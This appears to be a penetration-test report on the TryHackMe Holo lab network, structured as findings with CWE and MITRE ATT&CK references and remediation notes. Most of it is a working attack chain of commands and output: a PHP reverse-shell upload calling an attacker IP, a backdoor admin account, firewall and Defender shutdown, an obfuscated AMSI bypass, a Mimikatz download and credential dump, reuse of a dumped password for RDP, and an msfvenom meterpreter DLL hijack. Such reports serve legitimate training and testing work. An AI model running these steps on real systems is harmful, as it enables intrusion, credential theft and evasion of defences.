
Example:

http://10.200.107.31/password_reset.php?user=gurag&user_token=68d0f48756dc369c1f900efac880c7fc6935badc03adae50d207e8595f540439721b1af96d6d7efb87d56efa398ebd491859

Flag found on the
<http://10.200.107.31>

Home page of <http://10.200.107.31> after login



**Upload page of
http://10.200.107.31 after
login**

```

24         margin-top: 10%; }
25     .pass {
26         margin-top: 3%; }
27     .button {
28         margin-top: 3%; }
29     .margin-bottom: 3%; }
30     .form-inline input {
31         vertical-align: middle; }
32     padding: 10px; }
33     background-color: #ffff; }
34     border: 1px solid #ddd; }
35     cursor: pointer; }
36     .form-inline button {
37         padding: 10px 20px; }
38     background-color: #06d6a0; }
39     border: 1px solid #ddd; }
40     color: white; }
41     cursor: pointer; }
42     .form-inline button:hover {
43         background-color: #04bb89; }
44     body {
45         background-color: #171A21; }
46     overflow: hidden; }
47     
```

```


48 <!DOCTYPE html>
49 <html lang="en" dir="ltr">
50 <head>
51     <meta charset="utf-8">
52     <title>holo.live - Upload</title>
53     <link rel="icon" type="image/png" href="favicon.png"/>
54     <!-- <link rel="stylesheet" href="style.css"> -->
55     <script src="upload.js"></script>
56 </head>
57 <body>
58     <div class="box_container">
59         <a href="index.php"></a>
60         <div class="login_container">
61             <form class="form-inline" method="post" enctype="multipart/form-data" action="upload.php">
62                 <input type="file" name="fileToUpload" id="fileToUpload" />
63                 <input class="btn" type="submit" value="Upload" name="submit" id="submitBtn" />
64             </form>
65         </div>
66     </div>
67 </html>

```

```


1 <br />
2 <b>Notice</b>: Undefined index: fileToUpload in <b>C:\web\htdocs\upload.php</b> on line <b>10</b><br />
3 <br />
4 <b>Notice</b>: Trying to access array offset on value of type null in <b>C:\web\htdocs\upload.php</b> on line <b>10</b><br />
5 <br />
6 <b>Notice</b>: Undefined index: fileToUpload in <b>C:\web\htdocs\upload.php</b> on line <b>21</b><br />
7 <br />
8 <b>Notice</b>: Trying to access array offset on value of type null in <b>C:\web\htdocs\upload.php</b> on line <b>21</b><br />
9 Sorry, your file was not uploaded.

```

	 <pre> function readURL(input) { if (input.files && input.files[0]) { var reader = new FileReader(); reader.onload = function(e) { \$('.image-upload-wrap').hide(); \$('.file-upload-image').attr('src', e.target.result); \$('.file-upload-content').show(); \$('.image-title').html(input.files[0].name); }; reader.readAsDataURL(input.files[0]); } else { removeUpload(); } } function removeUpload() { \$('.file-upload-input').replaceWith(\$('.file-upload-input').clone()); \$('.file-upload-content').hide(); \$('.image-upload-wrap').show(); } \$('.image-upload-wrap').bind('dragover', function () { \$('.image-upload-wrap').addClass('image-dropping'); }); \$('.image-upload-wrap').bind('dragleave', function () { \$('.image-upload-wrap').removeClass('image-dropping'); }); </pre>
Vulnerability Found	CWE-434: Unrestricted Upload of File with Dangerous Type
Description	<p>HOLO allowed unrestricted upload of file to the http://10.200.107.31</p> <p>This configuration allows attackers to upload malicious file that create backdoor or reverse shell to the system in which BLACK SUN SECURITY used to upload reverse shell php file and gain access to the system.</p>
Severity	High
References	CWE-434: Unrestricted Upload of File with Dangerous Type Unrestricted File Upload - OWASP
Vulnerability Explanation	<p>Uploaded files represent a significant risk to applications. The first step in many attacks is to get some code to the system to be attacked. Then the attack only needs to find a way to get the code executed. Using a file upload helps the attacker accomplish the first step.</p> <p>The consequences of unrestricted file upload can vary, including complete system takeover, an overloaded file system or database, forwarding attacks to back-end systems, client-side attacks, or simple defacement. It depends on what the application does with the uploaded file and especially where it is stored.</p> <p>The impact of this vulnerability is high, supposed code can be executed in the server context or on the client side. The likelihood of detection for the attacker is high. The prevalence is common. As a result the severity of this type of vulnerability is high.</p>

Vulnerability Fix/Remediation	<p>Ensure that only one extension is used in the filename. Some web servers, including some versions of Apache, may process files based on inner extensions so that "filename.php.gif" is fed to the PHP interpreter.[REF-422] [REF-423]</p> <p>Define a very limited set of allowable extensions and only generate filenames that end in these extensions. Consider the possibility of XSS (CWE-79) before allowing .html or .htm file types.</p> <p>It is necessary to have a list of only permitted extensions on the web application. And, file extension can be selected from the list. For instance, it can be a “select case” syntax (in case of having VBScript) to choose the file extension in regards to the real file extension.</p> <p>Uploaded directory should not have any “execute” permission and all the script handlers should be removed from these directories.</p>
Remediation Owner	Web Application Developer/System Owner
Create reverse shell php file	<p>Reference: PHP Reverse Shell</p> <p>Download php reverse shell code and modify the php reverse shell – providing attacker ip and port to be bind.</p> <pre> 169 } 170 } 171 172 echo '<pre>'; 173 // change the host address and/or port number as necessary 174 \$sh = new Shell('10.50.103.20', 18888); 175 \$sh->run(); 176 unset(\$sh); 177 // garbage collector requires PHP v5.3.0 or greater 178 // @gc_collect_cycles(); 179 echo '</pre>'; 180 ?> 181 </pre>


Upload the php reverse shell file to the target



- sudo gobuster -t 35 –delay 100ms dir -e -u <http://10.200.107.31> -o TryHackMe-gobuster-dir-10.200.107.31 -w /usr/share/dirb/wordlists/common.txt


**Gobuster to scan
directories – to find upload
directory**

Upload directory found



Shell access to the system gained

- curl <http://10.200.107.31/images/rev.php>



```
(kali㉿kali)-[~/Desktop/holo-kali-08092021]
$ nc -lnvvp 18888
listening on [any] 18888 ...
connect to [10.50.103.20] from (UNKNOWN) [10.200.107.31] 61369
SOCKET: Shell has connected! PID: 4572
Microsoft Windows [Version 10.0.17763.1518]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\web\htdocs\images>
```

MITRE ATT&CK Reference:

- [Tactic - TA0001 - Initial Access](#)
- [Tactic – TA0002 - Execution](#)
- [Technique - T1190 - Exploit Public-Facing Application](#)
- [Technique – T1059 - Command and Scripting Interpreter](#)
- [Sub-technique – T1059.004 - Command and Scripting Interpreter: Unix Shell](#)
- [Tactic – TA0003 - Persistence](#)
- [Technique – T1505 - Server Software Component](#)
- [Sub-technique – T1505.003 - Server Software Component: Web Shell](#)

Target host information

```
C:\web\htdocs\images>dir
Volume in drive C has no label.
Volume Serial Number is 3A33-D07B

Directory of C:\web\htdocs\images

09/09/2021  08:24 AM    <DIR>      .
09/09/2021  08:24 AM    <DIR>      ..
09/09/2021  08:24 AM           9,287 rev.php
                           1 File(s)       9,287 bytes
                           2 Dir(s)  14,872,895,488 bytes free

C:\web\htdocs\images>whoami
nt authority\system

C:\web\htdocs\images>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : holo.live
  Link-local IPv6 Address . . . . . : fe80::b47d:80fe:3bc:b670%6
  IPv4 Address. . . . . : 10.200.107.31
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.200.107.1

C:\web\htdocs\images>
```

Create persistent access (maintaining access)

Create user and add the user to local administrator group to have persistent access to the victim system

- net user hacker **hackP@ssw0rd** /add
- net localgroup administrators hacker /add

Turn off windows firewall

- netsh advfirewall set allprofiles state off

Ensure Remote Desktop Services allow “everyone” permission

- net localgroup "Remote Desktop Users" Everyone /Add

```
C:\web\htdocs\images>net user hacker /add
The command completed successfully.

C:\web\htdocs\images>net localgroup administrators hacker /add
The command completed successfully.

C:\web\htdocs\images>netsh advfirewall set allprofiles state off
Ok.

C:\web\htdocs\images>net localgroup "Remote Desktop Users" Everyone /Add
The command completed successfully.
```

MITRE ATT&CK Reference:

- [Tactic – TA0003 - Persistence](#)
- [Technique – T1098 - Account Manipulation](#)
- [Technique – T1136 – Create Account](#)
- [Sub-technique – T1136.001 - Create Account: Local Account](#)
- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1562 - Impair Defenses](#)
- [Sub-technique – T1562.004 - Impair Defenses: Disable or Modify System Firewall](#)

Bypass Windows Defender/AMSI

Using powershell

- [Ref].Assembly.GetType('System.Management.Automation.' +\$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAAQBsAHMA')))).GetField(\$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue(\$null,\$true)
- Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
- Set-MpPreference -DisableRealtimeMonitoring \$true

```
C:\web\htdocs\images>powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\web\htdocs\images> [Ref].Assembly.GetType('System.Management.Automation.' +$([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('QQBtAHMAaQBVAHQAAQBsAHMA')))).GetField($([Text.Encoding]::Unicode.GetString([Convert]::FromBase64String('YQBtAHMAaQBJAG4AaQB0AEYAYQBpAGwAZQBkAA=='))),'NonPublic,Static').SetValue($null,$true)
PS C:\web\htdocs\images>

PS C:\web\htdocs\images> Remove-Item -Path "HKLM:\SOFTWARE\Microsoft\AMSI\Providers\{2781761E-28E0-4109-99FE-B9D127C57AFE}" -Recurse
PS C:\web\htdocs\images> Set-MpPreference -DisableRealtimeMonitoring $true
PS C:\web\htdocs\images>
```

MITRE ATT&CK Reference:

- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1562 - Impair Defenses](#)

	<ul style="list-style-type: none"> Sub-technique – T1562.001 - Impair Defenses: Disable or Modify Tools Technique – T1211 - Exploitation for Defense Evasion
root.txt from target host of 10.200.107.31	<pre>C:\web\htdocs\images>cd C:\Users\Administrator\Desktop C:\Users\Administrator\Desktop>dir Volume in drive C has no label. Volume Serial Number is 3A33-D07B Directory of C:\Users\Administrator\Desktop 12/03/2020 06:32 PM <DIR> . 12/03/2020 06:32 PM <DIR> .. 12/03/2020 06:32 PM 38 root.txt 1 File(s) 38 bytes 2 Dir(s) 14,857,179,136 bytes free C:\Users\Administrator\Desktop>type root.txt ----- C:\Users\Administrator\Desktop>ipconfig Windows IP Configuration Ethernet adapter Ethernet: Connection-specific DNS Suffix . : holo.live Link-local IPv6 Address : fe80::b47d:80fe:3bc:b670%6 IPv4 Address. : 10.200.107.31 Subnet Mask : 255.255.255.0 Default Gateway : 10.200.107.1 C:\Users\Administrator\Desktop></pre>
Upload mimikatz from attacker machine (spin up python web server) to target host using powershell	<ul style="list-style-type: none"> Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe" <pre>PS C:\Windows\Tasks> Invoke-WebRequest "http://10.50.103.20/mimikatz.exe" -outfile "mimikatz.exe" PS C:\Windows\Tasks> exit C:\Windows\Tasks>dir Volume in drive C has no label. Volume Serial Number is 3A33-D07B Directory of C:\Windows\Tasks 09/09/2021 08:33 AM <DIR> . 09/09/2021 08:33 AM <DIR> .. 09/09/2021 08:33 AM 1,338,272 mimikatz.exe 1 File(s) 1,338,272 bytes 2 Dir(s) 14,842,396,672 bytes free C:\Windows\Tasks> [(kali㉿kali)-[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]] └─\$ python3 -m http.server 80 Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... 10.200.107.31 - - [09/Sep/2021 04:33:48] "GET /mimikatz.exe HTTP/1.1" 200 -</pre>
Run mimikatz to dump NTLM hashes/credentials	<ul style="list-style-type: none"> .\\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit

```

C:\Windows\Tasks>.\mimikatz "log host-31.log" "privilege::debug" "token::elevate" "sekurlsa::logonpasswords" exit
.#####. mimikatz 2.2.0 (x64) #19041 Jun 22 2021 22:01:20
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## / \ ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
## ##### > https://pingcastle.com / https://mysmartlogon.com ***/
'#####

mimikatz(commandline) # log host-31.log
Using 'host-31.log' for logfile : OK

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

696 {0;000003e7} 1 D 27781 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000003e7} 0 D 2598625 NT AUTHORITY\SYSTEM S-1-5-18 (04g,28p) Primary
* Thread Token : {0;000003e7} 1 D 2623525 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 293034 (00000000:000478aa)
Session : Interactive from 1
User Name : watamet
Domain : HOLOLIVE
Logon Server : DC-SRV01
Logon Time : 9/9/2021 7:27:11 AM
SID : S-1-5-21-471847105-3603022926-1728018720-1132

msv :
[00000003] Primary
* Username : watamet
* Domain : HOLOLIVE
* NTLM : 
* SHA1 : 
* DPAPI : 
tspkg :
wdigest :
* Username : watamet
* Domain : HOLOLIVE
* Password : (null)
kerberos :
* Username : watamet
* Domain : HOLO.LIVE
* Password : 
ssp :
credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session : Service from 0
User Name : IUSR
Domain : NT AUTHORITY
Logon Server : (null)
Logon Time : 9/9/2021 7:26:49 AM
SID : S-1-5-17

msv :
tspkg :
wdigest :
* Username : (null)
* Domain : (null)
* Password : (null)
kerberos :
ssp :
credman :

```

MITRE ATT&CK Reference:

- [Tactic - TA0006 - Credential Access](#)
- [Technique – T1003 - OS Credential Dumping](#)
- [Sub-technique – T1003.005 - OS Credential Dumping: Cached Domain Credentials](#)
- [Sub-technique – T1003.002 - OS Credential Dumping: Security Account Manager](#)

- [Sub-technique – T1003.001 - OS Credential Dumping: LSASS Memory](#)
- [Sub-technique – T1003.004 - OS Credential Dumping: LSA Secrets](#)

System: 10.200.107.35

Vulnerability Exploited	CWE-427: Uncontrolled Search Path Element
Description	HOLO using vulnerable / unpatched / not up-to-date application. This vulnerable application allows BLACK SUN SECURITY to escalate privilege on the system.
Impact	Critical
System	10.200.107.35
Port Open	TCP: 80,135,139,445,3389
References	CWE-427: Uncontrolled Search Path Element Additional Reference: <ul style="list-style-type: none">• NIST - CVE-2020-28950 Detail• CVE Detail - CVE-2020-28950• IBM X-Force Exchange - Anti-Ransomware Tool privilege escalation• DLL Hijacking
Vulnerability Explanation	The vulnerable application uses a fixed or controlled search path to find resources, but one or more locations in that path can be under the control of unintended actors. In Windows-based systems, when the LoadLibrary or LoadLibraryEx function is called with a DLL name that does not contain a fully qualified path, the function follows a search order that includes two path elements that might be uncontrolled: <ul style="list-style-type: none">• the directory from which the program has been loaded• the current working directory.
Vulnerability Fix / Remediation	Upgrade to the latest version of Anti-Ransomware Tool (4.0 Patch C or later), available from the Kaspersky Web site.
Remediation Owner	System Owner
Nmap Scan Result	<ul style="list-style-type: none">• nmap -nvv -Pn -T4 -F 10.200.107.35

	<pre> root@ip-10-200-107-33:~# nmap -nvv -Pn -T4 -F 10.200.107.35 Starting Nmap 7.80 (https://nmap.org) at 2021-09-09 07:51 UTC Initiating ARP Ping Scan at 07:51 Scanning 10.200.107.35 [1 port] Completed ARP Ping Scan at 07:51, 0.03s elapsed (1 total hosts) Initiating SYN Stealth Scan at 07:51 Scanning 10.200.107.35 [100 ports] Discovered open port 445/tcp on 10.200.107.35 Discovered open port 80/tcp on 10.200.107.35 Discovered open port 139/tcp on 10.200.107.35 Discovered open port 135/tcp on 10.200.107.35 Discovered open port 3389/tcp on 10.200.107.35 Increasing send delay for 10.200.107.35 from 0 to 5 due to 39 out of 96 dropped probes since last increase. Completed SYN Stealth Scan at 07:51, 1.14s elapsed (100 total ports) Nmap scan report for 10.200.107.35 Host is up, received arp-response (0.0030s latency). Scanned at 2021-09-09 07:51:47 UTC for 2s Not shown: 95 closed ports Reason: 95 resets PORT STATE SERVICE REASON 80/tcp open http syn-ack ttl 128 135/tcp open msrpc syn-ack ttl 128 139/tcp open netbios-ssn syn-ack ttl 128 445/tcp open microsoft-ds syn-ack ttl 128 3389/tcp open ms-wbt-server syn-ack ttl 128 MAC Address: 02:47:8E:03:D4:6D (Unknown) Read data files from: /usr/bin/../share/nmap Nmap done: 1 IP address (1 host up) scanned in 1.28 seconds Raw packets sent: 144 (6.320KB) Rcvd: 101 (4.048KB) root@ip-10-200-107-33:~# </pre>
Initial shell access (Lateral Movement)	Leveraging credentials dump by mimikatz from 10.200.107.31 to move laterally to 10.200.107.35

```
Authentication Id : 0 ; 293034 (00000000:000478aa)
Session          : Interactive from 1
User Name        : watamet
Domain           : HOOLIVE
Logon Server     : DC-SRV01
Logon Time       : 9/9/2021 7:27:11 AM
SID              : S-1-5-21-471847105-3603022926-1728018720-1132

msv :
[00000003] Primary
* Username : watamet
* Domain   : HOOLIVE
* NTLM      : 
* SHA1      : 
* DPAPI     : 

tspkg :
wdigest :
* Username : watamet
* Domain   : HOOLIVE
* Password : (null)

kerberos :
* Username : watamet
* Domain   : HOLO.LIVE
* Password : 


ssp :
credman :

Authentication Id : 0 ; 995 (00000000:000003e3)
Session          : Service from 0
User Name        : IUSR
Domain           : NT AUTHORITY
Logon Server     : (null)
Logon Time       : 9/9/2021 7:26:49 AM
SID              : S-1-5-17

msv :
tspkg :
wdigest :
* Username : (null)
* Domain   : (null)
* Password : (null)

kerberos :
ssp :
credman :
```

- sudo rdesktop -v 10.200.107.35 -u 'watamet' -d 'holo.live' -p 'Nothingtoworry'



A screenshot of a terminal window titled 'kali@kali: ~'. The window shows a command line interface with the following text:
File Actions Edit View Help
(kali㉿kali)-[~]
\$ sudo rdesktop -v 10.200.107.35 -u 'watamet' -d 'holo.live' -p [REDACTED]

MITRE ATT&CK Reference:

- [Tactic – TA0008 - Lateral Movement](#)
- [Technique – T1021 – Remote Services](#)
- [Sub-technique – T1021.001 - Remote Services: Remote Desktop Protocol](#)

**user.txt founded on
10.200.107.35**

**Host enumeration to check
if applocker in used**

Reference: [applocker bypass checker](#)


- Download applocker bypass checker from the link on attacker machine.
- Spin up python web server
- Upload the applocker bypass checker powershell script to target system in C:\Windows\Tasks using powershell invoke-webrequest command
 - Invoke-WebRequest "http://10.50.103.20/applocker-bypass-checker.ps1.txt" -outfile "applocker-bypass-checker.ps1"

```

[kali㉿kali] -[~/Desktop/TryHackMe-Holo-Network-Premium-Completed]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.200.107.31 - - [09/Sep/2021 04:33:48] "GET /mimikatz.exe HTTP/1.1" 200 -
10.200.107.35 - - [09/Sep/2021 04:40:25] "GET /applocker-bypas-checker.ps1.txt HTTP/1.1" 200 -

```

- .\ applocker-bypas-checker.ps1




Result of applocker bypass checker, several directories are allow execution permission in which BLACK SUN SECURITY used C:\Windows\Tasks for further exploit.

MITRE ATT&CK Reference:

- [Tactic – TA0005 – Defense Evasion](#)
- [Technique – T1211 - Exploitation for Defense Evasion](#)

C:\Users\watame\Applications\ kavremover.exe



Vulnerable Application founded

[Vulnerable Application Exploited for Privilege Escalation with reverse shell](#)

Reference: [DLL Hijacking](#)

BLACK SUN SECURITY refers to the link and perform exploitation

Create malicious DLL for the vulnerable application using msfvenom (Metasploit module) on attacker machine

- sudo msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.50.103.20 LPORT=16666 -f dll -o kavremoverENU.dll

Spin up python web server

- python3 -m http.server 80

Copy vulnerable application founded to target system (C:\Windows\Tasks)

- copy C:\Users\watamet\Applications\ kavremover.exe C:\Windows\Tasks

Upload malicious DLL into target system (C:\Windows\Tasks) using powershell invoke-webrequest command

- Invoke-WebRequest "http://10.50.103.20/kavremoverENU.dll" -outfile "kavremoverENU.dll"

Spin up Metasploit multi handler module, configure attacker machine listener and port

- use exploit/multi/handler
- set payload windows/meterpreter/reverse_tcp
- set LHOST 10.50.103.20
- set LPORT 16666
- run -j

Run the vulnerable application with malicious DLL in C:\Windows\Tasks

Shell callback established to attacker meterpreter module of Metasploit

